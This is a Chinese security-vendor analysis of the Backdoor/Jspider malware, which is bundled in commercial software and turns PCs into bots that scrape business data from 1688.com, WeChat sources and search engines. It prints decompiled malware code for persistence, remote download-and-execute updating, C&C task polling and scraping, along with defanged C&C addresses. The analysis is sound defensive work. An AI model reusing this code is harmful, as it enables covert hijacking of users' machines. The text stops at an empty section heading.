火绒安全
www.huorong.cn

商业软件暗藏后门病毒
疯狂扒取阿里、微信上的注册企业信息

HUORONG SECURITY

目录

一、 概述

近日，火绒安全团队发现某商业企业旗下的多款软件携带后门病毒“Backdoor/Jspider”。该病毒会将被感染电脑当作“肉鸡”，用来扒取阿里巴巴、微信等平台上的企业相关信息，同时在搜索引擎上刷排名。

据火绒安全团队分析，后门病毒“Backdoor/Jspider”通过“榴莲抢票王”、“看美女”、“258 安全卫士”等该企业旗下的多款软件进行传播，用户电脑一旦安装上述软件，即会被病毒感染，即使卸载这些软件，病毒依然留在电脑中作恶。

用户电脑沦为“肉鸡”后，会接收远程指令，去访问阿里巴巴（www.1688.com）、清博大数据（www.gsdata.cn）和各大搜索引擎（百度、360、搜狗和中搜），不光扒取阿里巴巴的企业注册信息和交易内容（如贸易共需求信息等），还扒取微信公众号里的各个企业信息，并在搜索引擎上为一些企业和产品刷排名。

上述操控“肉鸡”的种种行为，会大量占用被感染电脑的 CPU 资源，产生电脑变慢、发热等现象。


火绒安全团队溯源发现，此病毒早在 2014 年便已出现。该病毒制作者极为谨慎，当检测到电脑中存在“360 安全卫士”和“腾讯电脑管家”时，该病毒将不会下载安装。

“火绒安全软件”最新版可彻底查杀该病毒，请广大用户下载使用。


二、 样本分析

火绒近期发现，多款安装包签名信息为“厦门书生天下软件开发有限公司”的软件会在用户不知情的情况下，下载执行远程服务器请求到的二进制文件及一组 JavaScript 脚本，该组程序用于爬取企业信息及给定的关键字相关数据（爬取对象包括阿里巴巴 1688.com、清博大数据 gsdata.cn、百度搜索、360 搜索、搜狗搜索和中国搜索）。

不仅如此，在卸载软件后，该组程序依然会常驻于用户计算机中，消耗 CPU 计算能力，与利用用户电脑挖取比特币的后门病毒本质相同。当同时执行的计算任务较多时，甚至会影响用户对电脑的正常使用。因此，火绒将该组程序定性为后门病毒。以软件“看美女”为例，如下图所示：




病毒执行进程树



CPU 占用情况

该组病毒最主要的两个模块，一个模块名字通常为“*Loader.exe”（*代表任意字符，如上图中为 MeinvSearcherLoader.exe，下文中简称为 Loader 模块），另一个模块通常为“*Service.exe”（下文中简称为 Service 模块）。Loader 模块为该组恶意软件的启动器，如果环境中不存在该组病毒的其他组件，该程序可以从远程 C&C 服务器请求病毒的其他组件至本地进行部署。Service 模块则为 PhantomJS 无界面浏览器，通过调用 Domino.js 可以从远程 C&C 服务器获取任务脚本加载到 Service 中进行执行。

该组恶意程序执行流程，如下图所示：



恶意代码执行流程

恶意软件的关键逻辑如上图所示，安装包首先会释放出“看美女”软件主程序“kanmeinv.exe”，再由主程序从远程 C&C 服务器下载 Loader 模块到本地对该组恶意软件进行部署执行。Loader 运行后先会将自身注册自启动，之后下载 nssm.exe、node.exe、一组脚本（包括 Bootstrap.js、Domino.js、其代码中使用的 JavaScript 库模块）及其配置文件。node.exe 为 NodeJS 主程序。nssm.exe 为服务管理程序，Loader 通过调用 nssm.exe 将 node.exe 调用 Bootstrap.js 脚本的命令行加入到 nssm.exe 的启动列表中，开机后 Bootstrap.js 脚本就会被调用执行。Bootstrap.js 逻辑主要用于监控 Loader 和 Service 进程状态，如果进程不存在则会进行创建。Loader 进程启动后，会使用 Service 调用 Domino.js 执行远程 C&C 服务器派发的任务。

下面我们针对该组病毒中最主要的两个 JavaScript 脚本进行详细分析。

Bootstrap.js

Bootstrap.js 模块主要用于该组病毒的运行监控和组件更新。当 Loader 和 Service 进程未启动时，则会使用指定参数启动 Loader 和 Service 进程，该逻辑既

可以用于监控运行状态，也可以用于作为 Loader 和 Service 模块的启动器。如下图所示：

```
}, ProcessMonitor = {
    name: "",
    path: ".",
    args: "",
    domino: "",
    dominoPath: "",
    loaderType: 2,
    platform: "",
    init: function (a) {          病毒启动
        var b = this;
        if (args.length > 2) {
            var c = Common.getStartupArgs();
            c.path = c.path.replace(c.name, ""),
            b.genDominoName(c),
            _.each(c, function (a, c) {
                b[c] = a
            }),
            platform = b.platform,
            b.path && (b.name || b.domino) ? (logUtil.info("进程监控服务初始化，延迟5分钟后开启loader"), setTimeout(function () {
                    logUtil.info("开始启动loader和监控服务"),
                    b.checkDomino(function () {
                        b.startMonitor(),
                        logUtil.info("启动监控服务成功"),
                        a()
                    })
                }, INIT_DELAY_TIME)) : a()
        } else
            a()
    },
    genDominoName: function (a) {
        var b = a.name.startWithCapitalChar() ? "Loader" : "loader";
        a.domino = a.name.replace(b, ""),
        a.domino == a.name && (a.name = "")
    },
    getDominoVer: function (a, b) {
        try {
            var c = childProcess.spawn(a, ["-v"]);
            c.stdout.on("data", function (a) {
                b(null, a.toString("utf8").trim())
            }),
            c.stderr.on("data", function (a) {
                logUtil.error("多米诺程序内部错误", a.toString("utf8")),
                b(1)
            })
        } catch (d) {
            logUtil.error("运行多米诺出错", d),
            "UNKNOWN" == d.code ? (logUtil.info("多米诺exe文件不完整"), b(-1)) : b(2)
        }
    },
    checkDomino: function (a) {    检测病毒组件状态
        var b = this,
        c = (this.domino, this.path + this.domino),
        d = c.replace(".exe", (b.domino.startWithCapitalChar() ? "S" : "s") + "ervice.exe");
        if (logUtil.info("domino path: " + c), logUtil.info("new rule path:" + d), fs.existsSync(c) || fs.existsSync(d)) {
            var e = !1;
            fs.existsSync(d) ? (b.dominoPath = d, b.domino = b.domino.replace(".exe", (b.domino.startWithCapitalChar() ? "S" : "s") + "ervice.exe"), e = !0) : (b.loaderType = 1, b.dominoPath = c),
            isXP ? (e || (b.dominoPath = d, b.domino = b.domino.replace(".exe", (b.domino.startWithCapitalChar() ? "S" : "s") + "ervice.exe")), b.getDominoVer(e ? b.dominoPath : c, function (e) {
                    e && -1 == e ? (console.log("xp的2.1版phantomjs，删了重下"), fs.existsSync(d) ? fs.unlinkSync(d) : fs.unlinkSync(c), Common.download({
                            downUrl: DMN_DOWN_DOMAIN + "xp/" + b.domino,
                            fileName: b.dominoPath
                        }, function (c) {
                            logUtil.info("下载是否成功：" + c),
                            c ? b.restartProcess(b.name || b.domino, function () {
                                    a()
                                }) : a()
                        })) : a()
                })) : a()
        } else
            logUtil.info("当前应为旧版loader，检测到多米诺主程序不存在，即将从CDN重新下载loader"), b.name ? b.killProcess(b.name, function () {
                var c = b.path + b.name,
                e = b.path + "new_loader.exe";
                if (!fs.existsSync(c)) {
                    if (fs.existsSync(e))
                        return fs.linkSync(e, c), a();
                    e = c
                }
                Common.download({
                    downUrl: DMN_DOWN_DOMAIN + b.name,
                    fileName: e
                }, function (d) {
                    if (d) {
                        if (c != e)
                            if (fs.existsSync(c))
                                try {
                                    logUtil.info("备份旧loader..."),
                                    fs.linkSync(c, c + ".bak"),
                                    logUtil.info("删除旧loader..."),
                                    fs.unlinkSync(c),
                                    logUtil.info("将刚下载的新loader重命名..."),
                                    fs.linkSync(e, c),
                                    logUtil.info("删除旧loader备份..."),
                                    fs.unlinkSync(c + ".bak"),
                                    logUtil.info("删除刚下载的文件..."),
                                    fs.unlinkSync(e)
                                } catch (f) {
                                    logUtil.error("操作文件出错", f),
                                    fs.existsSync(c) || fs.linkSync(c + ".bak", c)
                                }
                            else
                                fs.linkSync(e, c);
                        b.openProcess(b.name, !0)
                    } else
                        logUtil.info("loader下载失败");
                    a()
                }),
                b.loaderType = 2,
                b.dominoPath = d
            }) : (console.log("当前版本没有loader"), b.loaderType = 1, b.dominoPath = c, a())
    },
    startMonitor: function () {      启动Loader和Service
        logUtil.info("进程监控服务启动成功.");
        var a = this,
        b = function () {
            var c = [{
                    name: a.name,
                    isLoader: !0,
                    args: " " + a.args
                }, {
                    name: a.domino,
                    isLoader: !1,
                    args: " --config=setting.json dist/Domino.js " + a.platform
                }
            ];
            async.each(c, function (b, c) {
                return b.name ? (a.findProcess(b.name, function (d) {
                        d || (logUtil.info("检测到监控的进程没有启动,运行目标程序."), a.openProcess(b.name, b.isLoader, b.args)),
                        c()
                    }), void 0) : c()
            }, function () {
                setTimeout(function () {
                    b()
                }, PROCESS_CHECK_TIMEOUT)
            })
```

进程监控及启动

除了启动 Loader 和 Service 模块外，该脚本还会对病毒组件进行更新，如果远程 C&C 服务器中存在更新版本则会执行更新逻辑。相关逻辑如下图所示：

```
}, ZipUtil = {
    uncompress: function (a, b, c, d) {
        d = void 0 !== d ? d : !0;
        var e = [];
        d && e.push("-o"),
        c && e.push("-d " + c),
        e.push(a),
        childProcess.execFile("unzip.exe", e, function (c) {
            c && logUtil.error('解压文件"' + a + '"出错', c),
            b(c)
        })
    }
}, UpgradeUtil = {
    updating: !1,
    doUpgrade: function () {
        if (!this.updating) {
            this.updating = !0;
            var a = this;
            a.checkRelease(function (b) {
                b.version > PACKAGE_INFO.version ? (logUtil.info("检查到新的版本,正在下载新版."), Common.download(b, function (b) {
                        b ? Common.restart() : logUtil.log("更新失败: 更新文件下载失败."),
                        a.updating = !1
                    })) : (logUtil.info("当前已是最新版本."), a.updating = !1)
            })
        }
    },
    verCompare: function (a, b) {
        for (var c = a.split("."), d = b.split("."), e = 0; e < c.length; e++) {
            if (parseInt(c[e]) > parseInt(d[e]))
                return !0;
            if (parseInt(c[e]) != parseInt(d[e]))
                return !1
        }
    },
    checkRelease: function (a, b) {
        b = b || 1,
        request(PACKAGE_INFO.upgradeUrl, function (c, d, e) {
            if (c || 200 != d.statusCode)
                3 >= b ? (b++, logUtil.error("检查更新出错,10秒后重试 ", c && c.stack ? c.stack : d.statusCode), setTimeout(function () {
                        UpgradeUtil.checkRelease(a, b)
                    }, 1e4)) : (logUtil.error("检查更新出错,已重试3次,1小时后再重试"), setTimeout(function () {
                        UpgradeUtil.checkRelease(a)
                    }, 36e5));
            else
                try {
                    a(JSON.parse(e))
                } catch (f) {
                    logUtil.error("检查版本更新时JSON数据格式错误 ", f),
                    UpgradeUtil.checkRelease(a)
                }
        })
    }
};
```

病毒组件更新代码

Domino.js

Domino.js 在被调用时，首先会检测 360 安全卫士和腾讯电脑关键进程，如果存在则不会对病毒组件进行部署。之后再检测 nssm.exe 进程是否存在，如果存在则说明病毒组件已被部署，不再执行部署逻辑。如下图所示：

病毒部署逻辑

病毒最主要的逻辑则是从远程 C&C 服务器（hxxp:// 120.55.89.149:8066/ws?token=&mac=***&ver=309&platform=kmv&pigExe=&phantomVer=4&ocrVer=undefined&os=***，*代表的是本地获取到的数据）获取并执行任务脚本。

Domino.js 会每隔 30 秒会向服务器发送消息尝试获取任务，在发送给服务器的消息中记录了当前系统的内存信息和当前等待执行的任务数量，服务器会根据收到的信息来派发任务。相关逻辑如下图所示：

```
        doGetTask: function () {
            try {
                if (!Domino.ws.doSend('{"act":"_get","memory":' + Domino.memory + ',"waitTasks":' + Domino.taskQueue.length + "}")) {
                    if (Domino.retryTimes > 0) {
                        Domino.ws = null;
                        Domino.doConnect(true);
                        Domino.retryTimes--
                    } else {
                        logUtil.log("socket\u91cd\u8bd5\u94fe\u63a5\u8d85\u65f6"); // socket重试链接超时
                        phantom.exit(0)
                    }
                } else
                    Domino.retryTimes = 3
            } catch (e) {
                logUtil.error("\u83b7\u53d6\u4efb\u52a1\u5f02\u5e38", e) // 获取任务异常
            }
            setTimeout(Domino.doGetTask, 1e3 * 30)
        },
```

获取任务逻辑

任务数据如下图所示：

```
{
    "id": "bd_search_pos_swws_pdc_15101104399957927657",
    "act": "bd_search_pos_swws",
    "ip": "[redacted]",
    "area": "北京市 联通",
    "mac": "[redacted]"
}
```

任务数据

在获取任务数据之后，根据 act 属性从远程 C&C 服务器获取任务脚本，获取链接如：hxxp://static.duominuo.com/task/bd_search_pos_swws.js。获取到的任务有很多种，主要的任务内容如下图所示：

脚本名称	任务内容
pdc_position.js	获取经纬度
pdc_wechat.js	获取微信信息
pdc_12315.js	通过 12315 网站获取企业基本信息
pdc_b2b_contacts.js	通过 1688.com,taojindi.com 等网站获取企业信息
bd_search_pos_swws.js	通过搜索引擎获取企业相关信息
pdc_job_baipin.js	通过招聘网站获取企业信息
pdc_caigou.js	通过 1688.com 和 hc360.com 获取企业求购信息

任务内容

这些脚本执行逻辑相同，以下以 pdc_wechat.js 和 pdc_b2b_contacts.js 为例。

pdc_wechat.js

pdc_wechat.js 首先通过“hxxp://pdc.weimao.com:9901/client/com/hack?type=任务类型&rand=随机数”获取当前任务需要搜索关键字。如下图所示：

```
executor.add("open", [data.testData ? "about:_blank" : "http://pdc.weimao.com:9901/client/com/hack?type=wechat&rand=" + Math.random()]).then(function () {
    var pageContent = this.getText("body");
    if (!pageContent && !data.testData)
        return domino.bypass();
    if (pageContent) {
        pageContent = JSON.parse(pageContent);
        taskKey = pageContent.__k;
        taskTxt = pageContent.__t
    } else
        taskTxt = data.testData;
    if (taskTxt.indexOf("name") > -1)
        taskTxt = JSON.parse(taskTxt);
    logUtil.info(taskTxt);
    _oResult = {
        searchName: taskTxt.name,
        otherName: taskTxt.otherName,
        cid: taskTxt.cid,
        data: []
    }
```

获取搜索关键字

获取到的搜索关键字数据，如下图所示：

搜索关键字数据

在获取到关键字之后，再通过 gsdata.cn 获取与关键字相关的微信信息，如微信号、认证信息等。代码逻辑，如下图所示：

获取微信信息

pdc_b2b_contacts.js


pdc_b2b_contacts.js 会通过 1688.com 获取公司地址，主营产品，所在地区等企业相关信息。代码如下图所示：

```
var webParmas = {
    1688: {
        Referer: "http://m.1688.com/",
        doSearch: function (compamyName) {
            executor.add("open", ["http://m.1688.com/"]).then(function () {
                $info = domino.evaluate(function (compamyName) {
                        var _result = [],
                        _detailUrl = [];
                        __$.get("http://m.1688.com/page/search.html", {
                            type: "company",
                            keywords: compamyName
                        }, function (html) {
                            __$(".search-list-company li", html).each(function (index, data) {
                                var _link = __$(".a", data).attr("href");
                                _link = "http://m.1688.com/winport/company/" + _link.replace("http://m.1688.com/winport/", "");
                                _detailUrl.push(_link)
                            })
                        }, "text");
                        return _detailUrl
                    }, compamyName)
            })
        },
        getCompanyDetail: function (url) {
            __$.ajaxSetup({
                async: false
            });
            var resultJSON = {
                ENTNAME: "\u516c\u53f8\u540d\u79f0", // 公司名称
                ADDR: "\u5730\u5740", // 地址
                MAINPROSER: "\u4e3b\u8425\u4ea7\u54c1\u6216\u670d\u52a1", // 主营产品或服务
                AREA: "\u6240\u5728\u5730\u533a", // 所在地区
                PHONE: "\u7535\u8bdd", // 电话
                MOBILE: "\u79fb\u52a8\u7535\u8bdd", // 移动电话
                BUSMODEL: "\u7ecf\u8425\u6a21\u5f0f", // 经营模式
                CONTACT: "\u8054\u7cfb\u4eba", // 联系人
                resultUrl: "\u94fe\u63a5", // 链接
                sourceName: "1688_m"
            };
            resultJSON.resultUrl = url.replace("http://m.1688.com/winport/company/", "http://m.1688.com/winport/");
            __$.get(url, function (html) {
                html = "<div>" + html + "</div>";
                resultJSON.ENTNAME = __$(".info-item:eq(0) li:eq(0) span", html).text().replace(/\(/g, "\uff08").replace(/\)/g, "\uff09");
                resultJSON.ADDR = __$(".info-item:eq(2) li:eq(1) span", html).text();
                resultJSON.AREA = __$(".info-item:eq(0) li:eq(2) span", html).text();
                resultJSON.MAINPROSER = __$(".info-item:eq(0) li:eq(3) span", html).text().replace(/\u3001/g, ";");
                resultJSON.BUSMODEL = __$(".info-item:eq(0) li:eq(1) span", html).text();
                resultJSON.CONTACT = __$(".info-item:eq(2) li:eq(0) span", html).text();
                resultJSON.MOBILE = "";
                resultJSON.PHONE = "";
                var mobile = __$(".archive-sheet div:eq(0)", html).text().replace(/,/g, "");
                if (/\d+/.test(mobile)) {
                    resultJSON.MOBILE = mobile
                }
                var phone = __$(".archive-sheet div:eq(1)", html).text().replace(/,/g, "");
                if (/\d+/.test(phone)) {
                    resultJSON.PHONE = phone
                }
            });
            if (resultJSON.ENTNAME == "\u516c\u53f8\u540d\u79f0" || resultJSON.ENTNAME == "")  // 公司名称
                return;
```


获取企业信息

数据用途

在 258 商务卫士中，我们找到了可能引用上述数据的相关功能模块。如下图所示：



关键字数据



关键字内容


引用微信数据的相关功能模块，如下图所示：

上次登录时间：2017-11-14 14:47:22
商务卫士
首页
商贸推广
超级网站
百宝箱
数据报表
财务管理
您当前所在页面：百宝箱 > 微推广
微信热搜版
还没有广告？赶紧设置一下吧！
热门
推荐
段子手
养生堂
私房话
八卦精
爱生活
财经迷
汽车迷
更多
趣闻|听了那么多南北差异，这条还真新鲜......
电视机挂墙上好还是放电视柜上好?原来区别这么大
透过大数据看中国“八大菜系”，谁最受欢迎?
亲，你的快递正在燃烧!高速快递车起火，“双11”4500多件快递烧光了
双十一后惊现惨案：你的快递被烧成灰了!
宁波小伙“双11”当天悔婚!竟因新娘领证前拿出一份婚前协议..
锐参考|令人发指!这起震惊中外的惨案背后，暴露出多少人性的丑陋——
早啊新闻来了〔2017.11.14〕
亲戚朋友总爱来家里蹭住，女子霸气发文，炸出一堆网友!
南方人还是北方人?听点菜最后一句话就知道
双11后第一波买家秀已流出...哈哈哈哈，不能让我一人瞎!
不仅英拉找不到了，如今连涉嫌帮她出逃的警官都失踪了..
预览
分享

引用微信数据功能


三、 溯源分析

